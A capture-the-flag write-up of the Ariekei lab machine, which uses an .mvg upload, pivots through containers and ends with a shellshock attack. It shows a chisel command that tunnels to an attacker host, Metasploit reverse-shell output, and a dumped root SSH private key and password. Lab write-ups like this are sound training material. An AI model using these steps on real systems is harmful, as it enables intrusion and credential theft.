# Ariekei

Synopsis


Ariekei is a complex machine focusing mainly on web application firewalls and pivoting techniques

Skills

- Knowledge of Linux
- UNderstanding of pivot techniques and tunneling
- Identifying containers
- Enumeration remote networks
- Pivoting and tunneling techniques
- Web application firewall evasion

## Exploitation

As always we start with the nmap to check what services/ports are open




```
Nmap scan report for 10.10.10.65 (10.10.10.65)
Host is up (0.085s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a75bae6593cefbddf96a7fde5067f6ec (RSA)
|   256 642ca65e96cafb10058236baf0c992ef (ECDSA)
|_  256 519f8764be99352a80a6a225ebe0959f (ED25519)
443/tcp  open  ssl/http nginx 1.10.2
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| tls-nextprotoneg:
|_  http/1.1
| ssl-cert: Subject: stateOrProvinceName=Texas/countryName=US
| Subject Alternative Name: DNS:calvin.ariekei.htb, DNS:beehive.ariekei.htb
| Not valid before: 2017-09-24T01:37:05
|_Not valid after:  2045-02-08T01:37:05
|_http-server-header: nginx/1.10.2
|_http-title: 400 The plain HTTP request was sent to HTTPS port
1022/tcp open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 9833f6b64c18f5806685470cf6b7907e (DSA)
|   2048 78400d1c79a145d428753536ed424f2d (RSA)
|   256 45a67196df62b554666b917b746adbb7 (ECDSA)
|_  256 ad8d4d698e7afdd8cd6ec14f6f81b41f (ED25519)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=6/20%OT=22%CT=1%CU=34275%PV=Y%DS=2%DC=T%G=Y%TM=64918A4
OS:7%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=108%TI=Z%CI=I%II=I%TS=8)OPS
OS:(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST1
OS:1NW7%O6=M53CST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN
OS:(R=Y%DF=Y%T=40%W=7210%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
```

We can see multiple ports open, especially interesting fact is that we have two SSH ports open 22/SSH and 1022/SSH, what gives and early hint that we are dealing with containers


The web port 443/HTTPS discloses some domain names, so let’s register them in our /etc/hosts files and check if they give us anything different


Opening the 443/HTTPS in browser using the IP address gives us only the maintenance page






Opening the 443/HTTPS in browser using domain name calvin.ariekei.htb give us 404 Not Found page




Opening the 443/HTTPS in browser using domain name beehive.ariekei.htb give us Maintenance page





## Maintainence!

This site is under development


Let’s run dirb to find any hidden directories on calvin.airekei.htb

And after a while we found /upload directory

```
By The Dark Raver
-----------------

START_TIME: Tue Jun 20 07:36:25 2023
URL_BASE: https://calvin.ariekei.htb/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4617

---- Scanning URL: https://calvin.ariekei.htb/ ----
+ https://calvin.ariekei.htb/.config (CODE:403|SIZE:1618)
+ https://calvin.ariekei.htb/_vti_bin/_vti_adm/admin.dll (CODE:403|SIZE:1
+ https://calvin.ariekei.htb/_vti_bin/_vti_aut/author.dll (CODE:403|SIZE:
+ https://calvin.ariekei.htb/_vti_bin/shtml.dll (CODE:403|SIZE:1618)
+ https://calvin.ariekei.htb/awstats.conf (CODE:403|SIZE:1618)
+ https://calvin.ariekei.htb/development.log (CODE:403|SIZE:1618)
+ https://calvin.ariekei.htb/global.asa (CODE:403|SIZE:1618)
+ https://calvin.ariekei.htb/global.asax (CODE:403|SIZE:1618)
+ https://calvin.ariekei.htb/main.mdb (CODE:403|SIZE:1618)
+ https://calvin.ariekei.htb/php.ini (CODE:403|SIZE:1618)
+ https://calvin.ariekei.htb/production.log (CODE:403|SIZE:1618)
+ https://calvin.ariekei.htb/spamlog.log (CODE:403|SIZE:1618)
+ https://calvin.ariekei.htb/thumbs.db (CODE:403|SIZE:1618)
+ https://calvin.ariekei.htb/Thumbs.db (CODE:403|SIZE:1618)
+ https://calvin.ariekei.htb/upload (CODE:200|SIZE:1656)
+ https://calvin.ariekei.htb/WS_FTP.LOG (CODE:403|SIZE:1618)
```





We uploaded a malicious .mvg file in order to exploit the target




The self executable malicious .mvg file gave us a reverse shell on the target


Quick reconnaissance showed that we are in the docker container (.dockerenv file) at IP 172.23.0.11




Going through all the directories on the container resulted in a discovery of the SSH keys for the root@arieka

```
[root@calvin .secrets]# cat bastion_key
cat bastion_key
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA8M2fLV0chunp+lPHeK/6C/36cdgMPldtrvHSYzZ0j/Y5cvkR
SZPGfmijBUyGCfqK48jMYnqjLcmHVTlA7wmpzJwoZj2yFqsOlM3Vfp5wa1kxP+JH
g0kZ/Io7NdLTz4gQww6akH9tV4oslHw9EZAJd4CZOocO8B31hIpUdSln5WzQJWrv
pXzPWDhS22KxZqSp2Yr6pA7bhD35yFQ7q0tgogwvqEvn5z9pxnCDHnPeYoj6SeDI
T723ZW/lAsVehaDbXoU/XImbpA9MSF2pMAMBpT5RUG80KqhIxIeZbb52iRukMz3y
5welIrPJLtDTQ4ra3gZtgWvbCfDaV4eOiIIYYQIDAQABAoIBAQDOIAUojLKVnfeG
K17tJR3SVBakir54QtiFz0Q7XurKLIeiricpJ1Da9fDN4WI/enKXZ1Pk3Ht//ylU
P00hENGDbwx58EfYdZZmtAcTesZabZ/lwmlarSGMdjsW6KAc3qkSfxa5qApNy947
QFn6BaTE4ZTIb8HOsqZuTQbcv5PK4v/x/Pe1JTucb6fYF9iT3A/pnXnLrN9AIFBK
/GB02ay3XDkTPh4HfgROHbkwwverzC78RzjMe8cG831TwWa+924u+Pug53GUOwet
A+nCVJSxHvgHuNA2b2oMfsuyS0i7NfPKumjO5hhfLex+SQKOzRXzRXX48LP8hDB0
G75JF/W9AoGBAPvGa7H0Wen3Yg8n1yehy6W8Iqek0KHR17EE4Tk4sjuDL0jiEkWl
WlzQp5Cg6YBtQoICugPSPjjRpu3GK6hI/sG9SGzGJVkgS4QIGUN1g3cP0AIFK08c
41xJOikN+oNInsb2RJ3zSHCsQgERHgMdfGZVQNYcKQz0lO+8U0lEEe1zAoGBAPTY
EWZlh+OMxGlLo4Um89cuUUutPbEaDuvcd5R85H9Ihag6DS5N3mhEjZE/XS27y7wS
3Q4ilYh8Twk6m4REMHeYwz4n0QZ8NH9n6TVxReDsgrBj2nMPVOQaji2xn4L7WYaJ
KImQ+AR9ykV2IlZ42LoyaIntX7IsRC2O/LbkJm3bAoGAFvFZ1vmBSAS29tKWlJH1
0MB4F/a43EYW9ZaQP3qfIzUtFeMj7xzGQzbwTgmbvYw3R0mgUcDS0rKoF3q7d7ZP
ILBy7RaRSLHcr8ddJfyLYkoallSKQcdMIJi7qAoSDeyMK209i3cj3sCTsy0wIvCI
6XpTUi92vit7du0eWcrOJ2kCgYAjrLvUTKThHeicYv3/b66FwuTrfuGHRYG5EhWG
WDA+74Ux/ste3M+0J5DtAeuEt2E3FRSKc7WP/nTRpm10dy8MrgB8tPZ62GwZyD0t
oUSKQkvEgbgZnblDxy7CL6hLQG5J8QAsEyhgFyf6uPzF1rPVZXTf6+tOna6NaNEf
oNyMkwKBgQCCCVKHRFC7na/8qMwuHEb6uRfsQV81pna5mLi55PV6RHxnoZ2wOdTA
jFhkdTVmzkkP62Yxd+DZ8RN+jOEs+cigpPjlhjeFJ+iN7mCZoA7UW/NeAR1GbjOe
BJBoz1pQBtLPQSGPaw+x7rHwgRMAj/LMLTI46fMFAWXB2AzaHHDNPg==
-----END RSA PRIVATE KEY-----
```

```
root@calvin .secrets]# cat bastion_key.pub
at bastion_key.pub
sh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDwzZ8tXRyG6en6U8d4r/oL/fpx2Aw+V22u8dJjNnSP9jly+RFJk8Z+aKMFTIYJ+orjyMxieqMtyYdVOUDvCanMnChmPbIWqw6UzdV+nnBrWTE/4keDSRn8i
s10tPPiBDDDpqQf21XiiyUfD0RkAl3gJk6hw7wHfWEilR1KWflbNAlau+lfM9YOFLbYrFmpKnZivqkDtuEPfnIVDurS2CiDC+oS+fnP2nGcIMec95iiPpJ4MhPvbdlb+UCxV6FoNtehT9ciZukD0xIXakwAw
lPlFQbzQqqEjEh5ltvnaJG6QzPfLnB6Uis8ku0NNDitreBm2Ba9sJ8NpXh46Ighhh root@arieka
root@calvin .secrets]#
```

Also we found a root password (but right now we don’’t know where we can use it)

```
root@calvin bastion-live]# cat Dockerfile
at Dockerfile
ROM rastasheep/ubuntu-sshd
UN echo "root:Ib3!kTEvYw6*P7s" | chpasswd
UN mkdir -p /root/.ssh
UN echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDwzZ8tXRyG6en6U8d4r/oL/fpx2Aw+V22u8dJjNnSP9jly+RFJk8Z+aKMFTIYJ+orjyMxieqMtyYdVOUDvCanMnChmPbIWqw6UzdV+nnBrWTE
/4keDSRn8ijs10tPPiBDDDpqQf21XiiyUfD0RkAl3gJk6hw7wHfWEilR1KWflbNAlau+lfM9YOFLbYrFmpKnZivqkDtuEPfnIVDurS2CiDC+oS+fnP2nGcIMec95iiPpJ4MhPvbdlb+UCxV6FoNtehT9ciZuk
D0xIXakwAwGlPlFQbzQqqEjEh5ltvnaJG6QzPfLnB6Uis8ku0NNDitreBm2Ba9sJ8NpXh46Ighhh root@arieka" > /root/.ssh/authorized_keys
UN mkdir /common
root@calvin bastion-live]#
```

We uploaded nmap to the container and scan the entire network range 172.23.0.0/24 what showed us a few other hosts


```
Nmap scan report for 172.23.0.1
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00012s latency).
Not shown: 5953 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
443/tcp  open  https
1022/tcp open  exp2
MAC Address: 02:42:7A:87:F3:46 (Unknown)

Nmap scan report for waf-live.arieka-live-net (172.23.0.252)
Host is up (0.00014s latency).
Not shown: 5955 closed ports
PORT    STATE SERVICE
443/tcp open  https
MAC Address: 02:42:AC:17:00:FC (Unknown)

Nmap scan report for bastion-live.arieka-live-net (172.23.0.253)
Host is up (0.00014s latency).
Not shown: 5955 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 02:42:AC:17:00:FD (Unknown)
```

```
Initiating SYN Stealth Scan at 02:30
Scanning calvin.ariekei.htb (172.23.0.11) [5956 ports]
Discovered open port 8080/tcp on 172.23.0.11
Completed SYN Stealth Scan at 02:30, 1.94s elapsed (5956 total ports)
Nmap scan report for calvin.ariekei.htb (172.23.0.11)
Host is up (0.000013s latency).
Not shown: 5955 closed ports
PORT     STATE SERVICE
8080/tcp open  webcache

Read data files from: /etc
Nmap done: 256 IP addresses (4 hosts up) scanned in 719.65 seconds
           Raw packets sent: 31509 (1.378MB) | Rcvd: 36973 (1.503MB)
[root@calvin tmp]#
```

We used the found SSH keys to get an access to the target at port 1022/SSH

```
┌──(root㉿kali)-[~/Desktop/Boxes/Ariekel.htb]
└─# ssh -oKexAlgorithms="diffie-hellman-group-exchange-sha1" root@10.10.10.65 -p 1022 -i bastion_key
Last login: Wed Jun 21 07:59:36 2023 from 10.10.14.8
root@ezra:~#
```

But SSH-ing landed us in another docker container at IP 172.23.0.253 and 172.24.0.253





E already scanned the 172.23.0.0/24 network so this time we scan the 172.24.0.0/24 network

```
Not shown: 1201 closed ports
PORT     STATE    SERVICE
22/tcp   open     ssh
443/tcp  filtered https
1022/tcp filtered unknown
MAC Address: 02:42:78:27:9E:10 (Unknown)

Nmap scan report for blog-test.arieka-test-net (172.24.0.2)
Host is up (0.00011s latency).
Not shown: 1203 closed ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:42:AC:18:00:02 (Unknown)

Nmap scan report for waf-live.arieka-test-net (172.24.0.252)
Host is up (0.00012s latency).
Not shown: 1203 closed ports
PORT    STATE SERVICE
443/tcp open  https
MAC Address: 02:42:AC:18:00:FC (Unknown)

Initiating SYN Stealth Scan at 10:56
Scanning ezra.ariekei.htb (172.24.0.253) [1204 ports]
Discovered open port 22/tcp on 172.24.0.253
Completed SYN Stealth Scan at 10:56, 1.57s elapsed (1204 total ports)
Nmap scan report for ezra.ariekei.htb (172.24.0.253)
Host is up (0.000028s latency).
Not shown: 1203 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Read data files from: /etc
Nmap done: 256 IP addresses (4 hosts up) scanned in 156.03 seconds
           Raw packets sent: 6964 (298.272KB) | Rcvd: 7745 (314.920KB)
```

We found two other hosts, each of them has a web port, so let's upload chisel and perform port forwarding to access those ports from our attacker's machine


```
root@ezra:/tmp# chmod 777 chisel_linux
root@ezra:/tmp# ./chisel_linux client 10.10.14.8:4444 R:444:172.24.0.252:443 R:81:172.24.0.2:80 &
1] 52
root@ezra:/tmp# 2023/06/21 11:04:58 client: Connecting to ws://10.10.14.8:4444
2023/06/21 11:04:58 client: Fingerprint 4c:24:27:d0:6b:19:71:6c:f4:0f:39:72:5f:b5:fa:cb
2023/06/21 11:04:59 client: Connected (Latency 89.41708ms)

root@ezra:/tmp#
```

Opening forwarded HTTPS port gave us only a maintenance page






And opening forwarded HTTP port gave us also a maintenance page






In that case let’s launch dirb to find any hidden directories




And on the forwarded http://127.0.0.1:81 we found /cgi-bin directory (cgi-bin directory contains scripts used to interact with web browser to provide some functionality) and if we can access script from that directory we can perform a shellshock attack

On our target we can get an access to the /stats file from the /cgi-bin directory, this is a perfect opportunity for a shellshock attack

By using shellshock CVE we got a remote command execution




Now we launch metasploit to get a reverse shell on the target

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/stats
targeturi => /cgi-bin/stats
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 10.10.14.8:6666
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (1017704 bytes) to 10.10.10.65
[*] Meterpreter session 1 opened (10.10.14.8:6666 -> 10.10.10.65:52968) at 2023-06-21 07:38:49 -0400

meterpreter > shell
Process 325 created.
Channel 1 created.
whoami
www-data
```

And we found ourselves in yet another docker container (third container so far, IP 172.24.0.2)

```
drwxr-xr-x  60 root root 4096 Sep  2  2021 .
drwxr-xr-x  60 root root 4096 Sep  2  2021 ..
-rwxr-xr-x   1 root root    0 Nov 13  2017 .dockerenv
drwxr-xr-x   2 root root 4096 Sep  2  2021 bin
drwxr-xr-x   2 root root 4096 Sep  2  2021 boot
drwxr-xr-x   5 root root 4096 Sep  2  2021 common
